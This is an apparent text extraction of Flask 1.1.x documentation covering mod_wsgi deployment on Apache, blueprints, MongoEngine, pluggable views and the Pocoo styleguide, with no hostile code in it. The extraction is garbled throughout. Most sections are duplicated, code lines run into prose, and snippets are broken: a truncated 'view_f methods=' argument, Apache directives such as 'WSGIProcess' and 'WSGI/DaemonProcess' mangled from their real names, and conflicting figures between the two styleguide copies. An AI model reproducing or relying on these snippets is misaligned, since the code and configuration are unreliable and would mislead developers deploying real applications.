## mod\_wsgi (Apache)

If you are using the [Apache webserver, consider using mod\\_wsgi.](#)

Watch Out:

Please make sure in advance that any app.run() calls you might have in your application file are inside an if \_\_name\_\_ == '\_\_main\_\_': block or moved to a separate file. Just make sure it's not called because this will always start a local WSGI server which we do not want if we deploy that application to mod\_wsgi.

Installing *mod\_wsgi*

If you don't have *mod\_wsgi* installed yet you have to either install it using a package manager or compile it yourself. The [mod\\_wsgi installation instructions cover source installations on UNIX systems.](#)

If you are using Ubuntu/Debian you can apt-get it and activate it as follows: \$ apt-get install libapache2-mod-wsgi

If you are using a yum based distribution (Fedora, OpenSUSE, etc..) you can install it as follows:

```
$ yum install mod_wsgi
```

On FreeBSD install *mod\_wsgi* by compiling the www/mod\_wsgi port or by using pkg\_add:

```
$ pkg install ap22-mod_wsgi2
```

If you are using pkgsrc you can install *mod\_wsgi* by compiling the www/ap2-wsgi package.

If you encounter segfaulting child processes after the first apache reload you can safely ignore them. Just restart the server.

□ v: 1.1.x □

## Creating a `.wsgi` file

To run your application you need a `yourapplication.wsgi` file. This file contains the code `mod_wsgi` is executing on startup to get the application object. The object called `application` in that file is then used as application.

For most applications the following file should be sufficient: `from yourapplication import app as application` If a factory function is used in a `__init__.py` file, then the function should be imported: `from yourapplication import create_app application = create_app()`

If you don't have a factory function for application creation but a singleton instance you can directly import that one as `application`.

Store that file somewhere that you will find it again (e.g.: `/var/www/yourapplication`) and make sure that `yourapplication` and all the libraries that are in use are on the python load path. [If you don't want to install it system wide consider using a virtual python](#) instance. Keep in mind that you will have to actually install your application into the `virtualenv` as well. Alternatively there is the option to just patch the path in the `.wsgi` file before the import:

```
import sys
```

```
sys.path.insert(0, '/path/to/the/application' ) Configuring Apache
```

The last thing you have to do is to create an Apache configuration file for your application.

In this example we are telling `mod_wsgi` to execute the application under a different user for security reasons:

```
<VirtualHost *>
```

```
ServerName example.com
```

```
WSGIProcess yourapplication user=user1 group=group1  
threads=5
```

```
WSGIScriptAlias / /var/www/yourapplication/yourapplication.wsgi
```

```
<Directory /var/www/yourapplication> WSGIProcessGroup  
yourapplication
```

```
WSGIApplicationGroup %{GLOBAL}
```

□ v: 1.1.x □

```
Order deny,allow
```

```
Allow from all
```

```
</Directory>
```

```
</VirtualHost>
```

Note: WSGIDaemonProcess isn't implemented in Windows and Apache will refuse to run with the above configuration. On a Windows system, eliminate those lines:

```
<VirtualHost *>
```

```
ServerName example.com
```

```
WSGIScriptAlias / C:\yourdir\yourapp.wsgi
```

```
<Directory C:\yourdir>
```

```
Order deny,allow
```

```
Allow from all
```

```
</Directory>
```

```
</VirtualHost>
```

Note: There have been some changes in access control configuration for [Apache 2.4](#).

Most notably, the syntax for directory permissions has changed from httpd 2.2

Order allow,deny

Allow from **all**

to httpd 2.4 syntax

Require **all** granted

[For more information consult the mod\\_wsgi documentation.](#)

Troubleshooting

If your application does not run, follow this guide to troubleshoot:

**Problem:** application does not run, errorlog shows SystemExit ignored You have an app.run() call in your application file that is not guarded by an if `__name__ == '__main__'`: condition. Either remove that [run\(\) call from the file](#)

and move it into a separate run.py file or put it into such an if block.

**Problem:** application gives permission errors Probably caused by your application running as the wrong user. Make sure the folders the application needs access to have the proper privileges set and the application runs

v: 1.1.x

as the correct user (user and group parameter to the `WSGI/DaemonProcess` directive) **Problem:** application dies with an error on print

[Keep in mind that mod\\_wsgi disallows doing anything with sys.stdout and](#)

[\*\*sys.stderr\*\*](#). You can disable this protection from the config by setting the *WSGI/RestrictStdout* to off:

### WSGI/RestrictStdout **Off**

Alternatively you can also replace the standard out in the .wsgi file with a different stream:

```
import sys
```

```
sys.stdout = sys.stderr
```

**Problem:** accessing resources gives IO errors Your application probably is a single .py file you symlinked into the site-packages folder. Please be aware that this does not work, instead you either have to put the folder into the pythonpath the file is stored in, or convert your application into a package.

The reason for this is that for non-installed packages, the module filename is used to locate the resources and for symlinks the wrong filename is picked up.

### Support for Automatic Reloading

To help deployment tools you can activate support for automatic reloading. Whenever something changes the .wsgi file, *mod\_wsgi* will reload all the daemon processes for us.

For that, just add the following directive to your *Directory* section:  
**WSGIScriptReloading On**

### Working with Virtual Environments

Virtual environments have the advantage that they never install the required dependencies system wide so you have a better control over what is used where. If you want to use a virtual environment with mod\_wsgi you have to modify your .wsgi file slightly.

Add the following lines to the top of your .wsgi file: `activate_this = '/path/to/env/bin/activate_this.py'`

```
execfile(activate_this, dict(__file__=activate_this))
```

v: 1.1.x

For Python 3 add the following lines to the top of your .wsgi file:

```
activate_this = '/path/to/env/bin/activate_this.py'
```

**with** open(activate\_this) **as** file\_: exec(file\_.read(),  
dict(\_\_file\_\_=activate\_this)) This sets up the load paths according to  
the settings of the virtual environment. Keep in mind that the path  
has to be absolute.

v: 1.1.x

# Modular Applications with Blueprints

## ► Changelog

Flask uses a concept of *blueprints* for making application components and supporting common patterns within an application or across applications. Blueprints can greatly simplify how large applications work and provide a central means for Flask extensions to register operations on applications. A **Blueprint** object works similarly to a **Flask** application object, but it is not actually an application. Rather it is a *blueprint* of how to construct or extend an application.

## Why Blueprints?

Blueprints in Flask are intended for these cases:

- Factor an application into a set of blueprints. This is ideal for larger applications; a project could instantiate an application object, initialize several extensions, and register a collection of blueprints.
- Register a blueprint on an application at a URL prefix and/or subdomain. Parameters in the URL prefix/subdomain become common view arguments (with defaults) across all view functions in the blueprint.
- Register a blueprint multiple times on an application with different URL rules.
- Provide template filters, static files, templates, and other utilities through blueprints. A blueprint does not have to implement applications or view functions.
- Register a blueprint on an application for any of these cases when initializing a Flask extension.

A blueprint in Flask is not a pluggable app because it is not actually an application – it's a set of operations which can be registered on an application, even multiple times. Why not have multiple application objects? You can do that (see [Application Dispatching](#)), but your applications will have separate configs and will be managed at the WSGI layer.

Blueprints instead provide separation at the Flask level, share application config, and can change an application object as necessary with being registered. The downside is that you cannot unregister a blueprint once an application was created without having to destroy the whole application object.

## The Concept of Blueprints

## Modular Applications with

### Blueprints

#### *Changelog*

Flask uses a concept of *blueprints* for making application components and supporting common patterns within an application or across applications. Blueprints can greatly simplify how large applications work and provide a central means for Flask extensions to register operations on applications. A [Blueprint object works similarly to a Flask](#) application object, but it is not actually an application. Rather it is a *blueprint* of how to construct or extend an application.

#### Why Blueprints?

Blueprints in Flask are intended for these cases: Factor an application into a set of blueprints. This is ideal for larger applications; a project could instantiate an application object, initialize several extensions, and register a collection of blueprints.

Register a blueprint on an application at a URL prefix and/or subdomain. Parameters in the URL prefix/subdomain become common view arguments (with defaults) across all view functions in the blueprint.

Register a blueprint multiple times on an application with different URL rules.

Provide template filters, static files, templates, and other utilities through blueprints. A blueprint does not have to implement applications or view functions.

Register a blueprint on an application for any of these cases when initializing a Flask extension.

A blueprint in Flask is not a pluggable app because it is not actually an application – it's a set of operations which can be registered on an application, even multiple times. Why not have multiple application objects? [You can do that \(see Application Dispatching\)](#), but your applications will have separate configs and will be managed at the WSGI layer.

Blueprints instead provide separation at the Flask level, share application config, and can change an application object as necessary with being registered. The downside is that you cannot unregister a blueprint once an application was created without having to destroy the whole application object.

## The Concept of Blueprints

The basic concept of blueprints is that they record operations to execute when registered on an application. Flask associates view functions with blueprints when dispatching requests and generating URLs from one endpoint to another.

## My First Blueprint

This is what a very basic blueprint looks like. In this case we want to implement a blueprint that does simple rendering of static templates:

```
from flask import Blueprint, render_template, abort
from jinja2 import TemplateNotFound
simple_page = Blueprint('simple_page',
                       __name__,
                       template_folder='templates')

@simple_page.route('/', defaults={'page': 'index'})

@simple_page.route('/<page>')

def show(page):

    try:

        return render_template('pages/%s.html' % page) except
TemplateNotFound:
```

abort(404)

When you bind a function with the help of the `@simple_page.route` decorator, the blueprint will record the intention of registering the function show on the application when it's later registered. Additionally it will prefix the endpoint of the function with the name of the

[blueprint which was given to the Blueprint constructor \(in this case also simple\\_page\).](#)

The blueprint's name does not modify the URL, only the endpoint.

## Registering Blueprints

So how do you register that blueprint? Like this: `from flask import Flask`

```
from yourapplication.simple_page import simple_page app =  
Flask(__name__)
```

```
app.register_blueprint(simple_page)
```

If you check the rules registered on the application, you will find these:

```
>>> app.url_map
```

```
Map([<Rule '/static/<filename>' (HEAD, OPTIONS, GET) -> static>,  
<Rule '/<page>' (HEAD, OPTIONS, GET) -> simple_page.show>,  
<Rule '/' (HEAD, OPTIONS, GET) -> simple_page.show>]) The first  
one is obviously from the application itself for the static files. The  
other two are for the show function of the simple_page blueprint. As  
you can see, they are also prefixed with the name of the blueprint  
and separated by a dot (.).
```

Blueprints however can also be mounted at different locations:  
app.register\_blueprint(simple\_page, url\_prefix='/pages' ) And sure enough, these are the generated rules:

```
>>> app.url_map
```

```
Map([<Rule '/static/<filename>' (HEAD, OPTIONS, GET) -> static>,
```

```
<Rule '/pages/<page>' (HEAD, OPTIONS, GET) ->  
simple_page.show>,
```

<Rule '/pages/' (HEAD, OPTIONS, GET) -> simple\_page.show>]) On top of that you can register blueprints multiple times though not every blueprint might respond properly to that. In fact it depends on how the blueprint is implemented if it can be mounted more than once.

## Blueprint Resources

Blueprints can provide resources as well. Sometimes you might want to introduce a blueprint only for the resources it provides.

### Blueprint Resource Folder

Like for regular applications, blueprints are considered to be contained in a folder. While multiple blueprints can originate from the same folder, it does not have to be the case and it's usually not recommended.

The folder is inferred from the second argument to [Blueprint](#) which is usually `name`. This argument specifies what logical Python module or package corresponds to the blueprint. If it points to an actual Python package that package (which is a folder on the filesystem) is the resource folder. If it's a module, the package the module is contained in will be the resource folder. You can access the [Blueprint.root\\_path](#) property to see

what the resource folder is:

```
>>> simple_page.root_path  
'/Users/username/TestProject/yourapplication'
```

[To quickly open sources from this folder you can use the `open\_resource\(\)` function: with](#)  
`simple_page.open_resource('static/style.css' ) as f: code = f.read()`

## Static Files

A blueprint can expose a folder with static files by providing the path to the folder on the filesystem with the `static_folder` argument. It is either an absolute path or relative to the blueprint's location:

`admin = Blueprint('admin' , __name__ , static_folder='static' )` By default the rightmost part of the path is where it is exposed on the web. This can be changed with the `static_url_path` argument. Because the folder is called `static` here it will be available at the `url_prefix` of the blueprint + `/static`. If the blueprint has the prefix `/admin`, the static URL will be `/admin/static`.

The endpoint is named `blueprint_name.static`. You can generate URLs to it with

[`url\_for\(\)` like you would with the static folder of the application:](#)

`url_for('admin.static' , filename='style.css' )` However, if the blueprint does not have a `url_prefix`, it is not possible to access the blueprint's static folder. This is because the URL would be `/static` in this case, and the application's `/static` route takes precedence. Unlike template folders, blueprint static folders are not searched if the file does not exist in the application static folder.

## Templates

If you want the blueprint to expose templates you can do that by providing the `template_folder` parameter to the [Blueprint](#) constructor: `admin = Blueprint('admin' , __name__ ,`

`template_folder='templates' )` For static files, the path can be absolute or relative to the blueprint resource folder.

The template folder is added to the search path of templates but with a lower priority than the actual application's template folder. That way you can easily override templates that a blueprint provides in the actual application. This also means that if you don't want a blueprint template to be accidentally overridden, make sure that no other blueprint or actual

application template has the same relative path. When multiple blueprints provide the same relative template path the first blueprint registered takes precedence over the others.

So if you have a blueprint in the folder `yourapplication/admin` and you want to render the template '`admin/index.html`' and you have provided templates as a `template_folder` you will have to create a file like this: `yourapplication/admin/templates/admin/index.html`. The reason for the extra admin folder is to avoid getting our template overridden by a template named `index.html` in the actual application template folder.

To further reiterate this: if you have a blueprint named `admin` and you want to render a template called `index.html` which is specific to this blueprint, the best idea is to lay out your templates like this:

`yourpackage/`

`blueprints/`

`admin/`

`templates/`

`admin/`

`index.html`

`__init__.py`

And then when you want to render the template, use admin/index.html as the name to look up the template by. If you encounter problems loading the correct templates enable the EXPLAIN\_TEMPLATE\_LOADING config variable which will instruct Flask to print out the steps it goes through to locate templates on every render\_template call.

## Building URLs

If you want to link from one page to another you can use the [url\\_for\(\) function just like](#)

you normally would do just that you prefix the URL endpoint with the name of the blueprint and a dot (.):

```
url_for('admin.index' )
```

Additionally if you are in a view function of a blueprint or a rendered template and you want to link to another endpoint of the same blueprint, you can use relative redirects by prefixing the endpoint with a dot only:

```
url_for('.index' )
```

This will link to admin.index for instance in case the current request was dispatched to any other admin blueprint endpoint.

## Error Handlers

Blueprints support the errorhandler [decorator just like the Flask](#) application object, so it is easy to make Blueprint-specific custom error pages.

Here is an example for a “404 Page Not Found” exception:

```
@simple_page.errorhandler(404)
```

```
def page_not_found(e):
```

`return render_template('pages/404.html' )` Most errorhandlers will simply work as expected; however, there is a caveat concerning handlers for 404 and 405 exceptions. These errorhandlers are only invoked from an appropriate raise statement or a call to abort in another of the blueprint's view functions; they are not invoked by, e.g., an invalid URL access. This is because the blueprint does not

"own" a certain URL space, so the application instance has no way of knowing which blueprint error handler it should run if given an invalid URL. If you would like to execute different handling strategies for these errors based on URL prefixes, they may be defined at the application level using the request proxy object:

```
@app.errorhandler(404)

@app.errorhandler(405)

def _handle_api_error(ex):

    if request.path.startswith('/api/'): return jsonify_error(ex)

    else:

        return ex
```

[More information on error handling see Custom Error Pages.](#)

# Patterns for Flask

Certain features and interactions are common enough that you will find them in most web applications. For example, many applications use a relational database and user authentication. They will open a database connection at the beginning of the request and get the information for the logged in user. At the end of the request, the database connection is closed.

These types of patterns may be a bit outside the scope of Flask itself, but Flask makes it easy to implement them. Some common patterns are collected in the following pages.

- [Larger Applications](#)
  - [Simple Packages](#)
  - [Working with Blueprints](#)
- [Application Factories](#)
  - [Basic Factories](#)
  - [Factories & Extensions](#)
  - [Using Applications](#)
  - [Factory Improvements](#)
- [Application Dispatching](#)
  - [Working with this Document](#)
  - [Combining Applications](#)
  - [Dispatch by Subdomain](#)
  - [Dispatch by Path](#)
- [Implementing API Exceptions](#)
  - [Simple Exception Class](#)
  - [Registering an Error Handler](#)
  - [Usage in Views](#)
- [Using URL Processors](#)
  - [Internationalized Application URLs](#)
  - [Internationalized Blueprint URLs](#)
- [Deploying with Setuptools](#)
  - [Basic Setup Script](#)
  - [Tagging Builds](#)
  - [Distributing Resources](#)
  - [Declaring Dependencies](#)
  - [Installing / Developing](#)

## Patterns for Flask

Certain features and interactions are common enough that you will find them in most web

applications. For example, many applications use a relational database and user authenti-

cation. They will open a database connection at the beginning of the request and get the

information for the logged in user. At the end of the request, the database connection is

closed.

These types of patterns may be a bit outside the scope of Flask itself, but Flask makes it

easy to implement them. Some common patterns are collected in the following pages.

[Larger Applications](#)

[Simple Packages](#)

[Working with Blueprints](#)

[Application Factories](#)

[Basic Factories](#)

[Factories & Extensions](#)

[Using Applications](#)

[Factory Improvements](#)

[Application Dispatching](#)

[Working with this Document](#)

[Combining Applications](#)

[Dispatch by Subdomain](#)

[Dispatch by Path](#)

[Implementing API Exceptions](#)

[Simple Exception Class](#)

[Registering an Error Handler](#)

[Usage in Views](#)

[Using URL Processors](#)

[Internationalized Application URLs](#)

[Internationalized Blueprint URLs](#)

[Deploying with Setuptools](#)

[Basic Setup Script](#)

[Tagging Builds](#)

[Distributing Resources](#)

v: 1.1.x

[Declaring Dependencies](#)

[Installing / Developing](#)

[Deploying with Fabric](#)

[Creating the first Fabfile](#)

[Running Fabfiles](#)

[The WSGI File](#)

[The Configuration File](#)

[First Deployment](#)

[Next Steps](#)

[Using SQLite 3 with Flask](#)

[Connect on Demand](#)

[Easy Querying](#)

[Initial Schemas](#)

[SQLAlchemy in Flask](#)

[Flask-SQLAlchemy Extension](#)

[Declarative](#)

[Manual Object Relational Mapping](#)

[SQL Abstraction Layer](#)

[Uploading Files](#)

[A Gentle Introduction](#)

[Improving Uploads](#)

[Upload Progress Bars](#)

[An Easier Solution](#)

[Caching](#)

[View Decorators](#)

[Login Required Decorator](#)

[Caching Decorator](#)

[Templating Decorator](#)

[Endpoint Decorator](#)

[Form Validation with WTForms](#)

[The Forms](#)

[In the View](#)

[Forms in Templates](#)

[Template Inheritance](#)

[Base Template](#)

[Child Template](#)

v: 1.1.x

[Message Flashing](#)

[Simple Flashing](#)

[Flashing With Categories](#)

[Filtering Flash Messages](#)

[AJAX with jQuery](#)

[Loading jQuery](#)

[Where is My Site?](#)

[JSON View Functions](#)

[The HTML](#)

[Custom Error Pages](#)

[Common Error Codes](#)

[Error Handlers](#)

[Returning API errors as JSON](#)

[Lazily Loading Views](#)

[Converting to Centralized URL Map](#)

[Loading Late](#)

[MongoDB with MongoEngine](#)

[Configuration](#)

[Mapping Documents](#)

[Creating Data](#)

[Queries](#)

[Documentation](#)

[Adding a favicon](#)

[See also](#)

[Streaming Contents](#)

[Basic Usage](#)

[Streaming from Templates](#)

[Streaming with Context](#)

[Deferred Request Callbacks](#)

[Adding HTTP Method Overrides](#)

[Request Content Checksums](#)

[Celery Background Tasks](#)

[Install](#)

[Configure](#)

[An example task](#)

[Run a worker](#)

v: 1.1.x

[Subclassing Flask](#)

[Single-Page Applications](#)

# MongoDB with MongoEngine

Using a document database like MongoDB is a common alternative to relational SQL databases. This pattern shows how to use [MongoEngine](#), a document mapper library, to integrate with MongoDB.

A running MongoDB server and [Flask-MongoEngine](#) are required.

```
pip install flask-mongoengine
```

## Configuration

Basic setup can be done by defining `MONGODB_SETTINGS` on `app.config` and creating a `MongoEngine` instance.

```
from flask import Flask
from flask_mongoengine import MongoEngine

app = Flask(__name__)
app.config['MONGODB_SETTINGS'] = {
    "db": "myapp",
}
db = MongoEngine(app)
```

## Mapping Documents

To declare a model that represents a Mongo document, create a class that inherits from `Document` and declare each of the fields.

```
import mongoengine as me

class Movie(me.Document):
    title = me.StringField(required=True)
    year = me.IntField()
    rated = me.StringField()
    director = me.StringField()
    actors = me.ListField()
```

If the document has nested fields, use `EmbeddedDocument` to define the fields of the embedded document and `EmbeddedDocumentField` to declare it on the parent document.

MongoDB with MongoEngine Using a document database like MongoDB is a common alternative to relational SQL databases. This pattern shows how to use [MongoEngine](#), a document mapper library, to integrate with MongoDB.

A running MongoDB server and [Flask-MongoEngine are required.](#)

pip install flask-mongoengine

## Configuration

Basic setup can be done by defining MONGODB\_SETTINGS on app.config and creating a MongoEngine instance.

```
from flask import Flask from flask_mongoengine import
MongoEngine
app = Flask(__name__)

app.config['MONGODB_SETTINGS'] = {

    "db": "myapp",

}

db = MongoEngine(app)
```

## Mapping Documents

To declare a model that represents a Mongo document, create a class that inherits from Document and declare each of the fields.

```
import mongoengine as me
class Movie(me.Document):
    title = me.StringField(required=True)
    year = me.IntField()
    rated = me.StringField()
    director = me.StringField()
    actors = me.ListField()
```

If the document has nested fields, use `EmbeddedDocument` to define the fields of the embedded document and `EmbeddedDocumentField` to declare it on the parent document.

```
class Imdb(me.EmbeddedDocument): imdb_id = me.StringField()  
rating = me.DecimalField()  
votes = me.IntField()
```

```
class Movie(me.Document):
```

```
...
```

```
imdb = me.EmbeddedDocumentField(Imdb) Creating Data
```

Instantiate your document class with keyword arguments for the fields. You can also assign values to the field attributes after instantiation. Then call `doc.save()`.

```
bttf = Movie(title="Back To The Future" , year=1985) bttf.actors = [  
"Michael J. Fox" ,  
"Christopher Lloyd"  
]
```

```
bttf.imdb = Imdb(imdb_id="tt0088763" , rating=8.5) bttf.save()
```

## Queries

Use the `class.objects` attribute to make queries. A keyword argument looks for an equal value on the field.

```
bttf = Movies.objects(title="Back To The Future" ).get_or_404()  
Query operators may be used by concatenating them with the field name using a double-underscore. objects, and queries returned by calling it, are iterable.
```

```
some_theron_movie = Movie.objects(actors__in=["Charlize Theron"])
].first
for recent in Movie.objects(year__gte=2017):
    print(recent.title)
```

## Documentation

There are many more ways to define and query documents with MongoEngine. For more

[information, check out the official documentation.](#)

[Flask-MongoEngine adds helpful utilities on top of MongoEngine.](#)

[Check out their docu-](#)

[mentation as well.](#)

# Pluggable Views

## ► Changelog

Flask 0.7 introduces pluggable views inspired by the generic views from Django which are based on classes instead of functions. The main intention is that you can replace parts of the implementations and this way have customizable pluggable views.

## Basic Principle

Consider you have a function that loads a list of objects from the database and renders into a template:

```
@app.route('/users/')
def show_users(page):
    users = User.query.all()
    return render_template('users.html', users=users)
```

This is simple and flexible, but if you want to provide this view in a generic fashion that can be adapted to other models and templates as well you might want more flexibility. This is where pluggable class based views come into place. As the first step to convert this into a class based view you would do this:

```
from flask.views import View

class ShowUsers(View):

    def dispatch_request(self):
        users = User.query.all()
        return render_template('users.html', objects=users)

app.add_url_rule('/users/', view_func=ShowUsers.as_view('show_users'))
```

As you can see what you have to do is to create a subclass of `flask.views.View` and implement `dispatch_request()`. Then we have to convert that class into an actual view function by using the `as_view()` class method. The string you pass to that function is the name of the endpoint that view will then have. But this by itself is not helpful, so let's refactor the code a bit:

```
from flask.views import View

class ListView(View):
```

## Pluggable Views

### *Changelog*

Flask 0.7 introduces pluggable views inspired by the generic views from Django which are based on classes instead of functions. The main intention is that you can replace parts of the implementations and this way have customizable pluggable views.

### Basic Principle

Consider you have a function that loads a list of objects from the database and renders into a template:

```
@app.route('/users/' )  
  
def show_users(page):  
  
    users = User.query.all()
```

**return render\_template('users.html' , users=users)** This is simple and flexible, but if you want to provide this view in a generic fashion that can be adapted to other models and templates as well you might want more flexibility. This is where pluggable class-based views come into place. As the first step to convert this into a class based view you would do this:

```
from flask.views import View  
  
class ShowUsers(View):  
  
    def dispatch_request(self):  
  
        users = User.query.all()  
  
        return render_template('users.html' , objects=users)  
        app.add_url_rule('/users/' ,  
        view_func=ShowUsers.as_view('show_users' ))
```

As you can see what you have to do is to create a subclass of `flask.views.View` and implement `dispatch_request()`. Then we have to convert that class into an actual view

function by using the `as_view()` class method. The string you pass to that function is the name of the endpoint that view will then have. But this by itself is not helpful, so let's refactor the code a bit:

```
from flask.views import View

class ListView(View):

    def get_template_name(self): raise NotImplementedError()

    def render_template(self, context): return
        render_template(self.get_template_name(), **context)
    def dispatch_request(self):

        context = {'objects': self.get_objects()}

        return self.render_template(context)

class UserView(ListView):

    def get_template_name(self):
        return 'users.html'

    def get_objects(self):
        return User.query.all()
```

This of course is not that helpful for such a small example, but it's good enough to explain the basic principle. When you have a class-based view the question comes up what `self` points to. The way this works is that whenever the request is dispatched a new instance of

the class is created and the `dispatch_request()` method is called with the parameters from the URL rule. The class itself is instantiated

with the parameters passed to the

[as\\_view\(\) function. For instance you can write a class like this:](#)

```
class RenderTemplateView(View):
```

```
def __init__(self, template_name): self.template_name =  
template_name
```

```
def dispatch_request(self):
```

**return render\_template(self.template\_name)** And then you can register it like this:

```
app.add_url_rule('/about' , view_func=RenderTemplateView.as_view(  
'about_page' , template_name='about.html' ))
```

Method Hints

Pluggable views are attached to the application like a regular function by either using

[route\(\)](#) or better [add\\_url\\_rule\(\)](#). That however also means that you would have to provide the names of the HTTP methods the view supports when you attach this. In order to move that information to the class you can provide a [methods attribute that has this](#)

information:

```
class MyView(View): methods = ['GET' , 'POST' ]
```

```
def dispatch_request(self):
```

```
if request.method == 'POST' :
```

...

...

```
app.add_url_rule('/myview' , view_func=MyView.as_view('myview' ))  
Method Based Dispatching
```

For RESTful APIs it's especially helpful to execute a different function for each HTTP

method. [With the flask.views.MethodView you can easily do that.](#) Each HTTP method maps to a function with the same name (just in lowercase): **from flask.views import MethodView**

```
class UserAPI(MethodView):
```

```
    def get(self):
```

```
        users = User.query.all()
```

```
        ...
```

```
    def post(self):
```

```
        user = User.from_form_data(request.form)
```

```
        ...
```

```
app.add_url_rule('/users/' , view_func=UserAPI.as_view('users' ))
```

That way you also don't have to provide the [methods attribute](#). It's automatically set based on the methods defined in the class.

## Decorating Views

Since the view class itself is not the view function that is added to the routing system it does not make much sense to decorate the class itself. Instead you either have to decorate the return value of [as\\_view\(\)](#) by hand: **def user\_required(f):**

```
    """Checks whether user is logged in or raises error 401."""
```

```
def decorator(*args, **kwargs): if not g.user:
```

abort(401)



```
return f(*args, **kwargs) return decorator

view = user_required(UserAPI.as_view('users' ))
app.add_url_rule('/users/' , view_func=view) Starting with Flask 0.8
there is also an alternative way where you can specify a list of
decorators to apply in the class declaration:
```

```
class UserAPI(MethodView):
    decorators = [user_required]
```

Due to the implicit self from the caller's perspective you cannot use regular view decorators on the individual methods of the view however, keep this in mind.

## Method Views for APIs

Web APIs are often working very closely with HTTP verbs so it makes a lot of sense to im-

[plement such an API based on the MethodView.](#) That said, you will notice that the API will require different URL rules that go to the same method view most of the time. For instance consider that you are exposing a user object on the web: URL

Method

## Description

/users/

GET

Gives a list of all users

/users/

POST

Creates a new user

/users/<id>

GET

Shows a single user

/users/<id>

PUT

Updates a single user

/users/<id>

DELETE

Deletes a single user

[So how would you go about doing that with the MethodView?](#) The trick is to take advantage of the fact that you can provide multiple rules to the same view.

Let's assume for the moment the view would look like this: **class UserAPI(MethodView):**

```

def get(self, user_id):
    if user_id is None:
        # return a list of users
        pass
    else:
        # expose a single user
        pass
def post(self):
    # create a new user
    pass
def delete(self, user_id):
    # delete a single user
    pass
def put(self, user_id):
    # update a single user
    pass

```

So how do we hook this up with the routing system? By adding two rules and explicitly mentioning the methods for each:

```

user_view = UserAPI.as_view('user_api')
app.add_url_rule('/users/' , defaults={'user_id' : None} , view_func=user_view, methods=['GET'])
app.add_url_rule('/users/' , view_func=user_view, methods=['POST'])
app.add_url_rule('/users/<int:user_id>' , view_func=user_view, methods=['GET', 'PUT', 'DELETE'])

```

If you have a lot of APIs that look similar you can refactor that registration

```
code: def register_api(view, endpoint, url, pk='id' , pk_type='int' ):  
view_func = view.as_view(endpoint)  
  
app.add_url_rule(url, defaults={pk: None}, view_func=view_func,  
methods=['GET' ,]) app.add_url_rule(url, view_func=view_func,  
methods=['POST' ,]) app.add_url_rule('%s<%s:%s>' % (url, pk_type,  
pk), view_func=view_f methods=['GET' , 'PUT' , 'DELETE' ])  
register_api(UserAPI, 'user_api' , '/users/' , pk='user_id' )
```

# Pocoo Styleguide

The Pocoo styleguide is the styleguide for all Pocoo Projects, including Flask. This styleguide is a requirement for Patches to Flask and a recommendation for Flask extensions.

In general the Pocoo Styleguide closely follows [PEP 8](#) with some small differences and extensions.

## General Layout

Indentation:

4 real spaces. No tabs, no exceptions.

Maximum line length:

79 characters with a soft limit for 81 if absolutely necessary. Try to avoid too nested code by cleverly placing *break*, *continue* and *return* statements.

Continuing long statements:

To continue a statement you can use backslashes in which case you should align the next line with the last dot or equal sign, or indent four spaces:

```
this_is_a_very_long(function_call, 'with many parameters') \
    .that_returns_an_object_with_an_attribute

MyModel.query.filter(MyModel.scalar > 120) \
    .order_by(MyModel.name.desc()) \
    .limit(10)
```

If you break in a statement with parentheses or braces, align to the braces:

```
this_is_a_very_long(function_call, 'with many parameters',
    23, 42, 'and even more')
```

For lists or tuples with many items, break immediately after the opening brace:

```
items = [
    'this is the first', 'set of items', 'with more items',
    'to come in this line', 'like this'
]
```

v 1.1.x ▾

Blank lines:

## Pocoo Styleguide

The Pocoo styleguide is the styleguide for all Pocoo Projects, including Flask. This styleguide is a requirement for Patches to Flask and a recommendation for Flask extensions.

In general the Pocoo Styleguide closely follows [PEP 8 with some small differences and extensions.](#)

### General Layout

Indentation:

4 real spaces. No tabs, no exceptions.

Maximum line length:

79 characters with a soft limit for 84 if absolutely necessary. Try to avoid too nested code by cleverly placing *break*, *continue* and *return* statements.

Continuing long statements:

To continue a statement you can use backslashes in which case you should align the next line with the last dot or equal sign, or indent four spaces: `this_is_a_very_long(function_call, 'with many parameters' ) \`

```
.that_returns_an_object_with_an_attribute
MyModel.query.filter(MyModel.scalar > 120) \
.order_by(MyModel.name.desc()) \
.limit(10)
```

If you break in a statement with parentheses or braces, align to the braces: `this_is_a_very_long(function_call, 'with many parameters', 23, 42, 'and even more' )` For lists or tuples with many items, break immediately after the opening brace: `items = [`

`'this is the first' , 'set of items' , 'with more items' ,`

`'to come in this line' , 'like this'`

`]`

v: 1.1.x

Blank lines:

Top level functions and classes are separated by two lines, everything else by one. Do not use too many blank lines to separate logical segments in code. Example: `def hello(name):`

```
print 'Hello %s!' % name
```

```
def goodbye(name):
```

```
print 'See you %s.' % name
```

```
class MyClass(object):
```

*"""This is a simple docstring"""*

```
def __init__(self, name): self.name = name
```

```
def get_annoying_name(self): return self.name.upper() + '!!!!111'
```

## Expressions and Statements

General whitespace rules:

No whitespace for unary operators that are not words (e.g.: `-`, `~` etc.) as well on the inner side of parentheses.

Whitespace is placed between binary operators.

Good:

```
exp = -1.05
```

```
value = (item_value / item_count) * offset / exp value =  
my_list[index]
```

```
value = my_dict['key']
```

Bad:

```
exp = - 1.05
```

```
value = ( item_value / item_count ) * offset / exp value =  
(item_value/item_count)*offset/exp value=( item_value/item_count ) *  
offset/exp value = my_list[ index ]
```

```
value = my_dict ['key']
```

□ v: 1.1.x □

Yoda statements are a no-go:

Never compare constant with variable, always variable with constant:

Good:

```
if method == 'md5' :
```

```
pass
```

Bad:

```
if 'md5' == method:
```

```
pass
```

Comparisons:

against arbitrary types: == and !=

against singletons with is and is not (eg: foo is not None) never compare something with True or False (for example never do foo == False, do not foo instead)

Negated containment checks:

use foo not in bar instead of not foo in bar Instance checks:

isinstance(a, C) instead of type(A) is C, but try to avoid instance checks in general. Check for features.

## Naming Conventions

Class names: CamelCase, with acronyms kept uppercase (HTTPWriter and not HttpWriter)

Variable names: lowercase\_with\_underscores Method and function names: lowercase\_with\_underscores Constants: **UPPERCASE\_WITH\_UNDERSCORES**

precompiled regular expressions: name\_re Protected members are prefixed with a single underscore. Double underscores are reserved for mixin classes.

On classes with keywords, trailing underscores are appended. Clashes with builtins are allowed and **must not** be resolved by appending an underline to the variable name. If the function needs to access a shadowed builtin, rebind the builtin to a different name instead.

Function and method arguments:

□ v: 1.1.x □

class methods: cls as first parameter

instance methods: self as first parameter lambdas for properties might have the first parameter replaced with x like in `display_name = property(lambda x: x.real_name or x.username)` Docstrings

Docstring conventions:

All docstrings are formatted with reStructuredText as understood by Sphinx. Depending on the number of lines in the docstring, they are laid out differently. If it's just one line, the closing triple quote is on the same line as the opening, otherwise the text is on the same line as the opening quote and the triple quote that closes the string on its own line:

```
def foo():
```

```
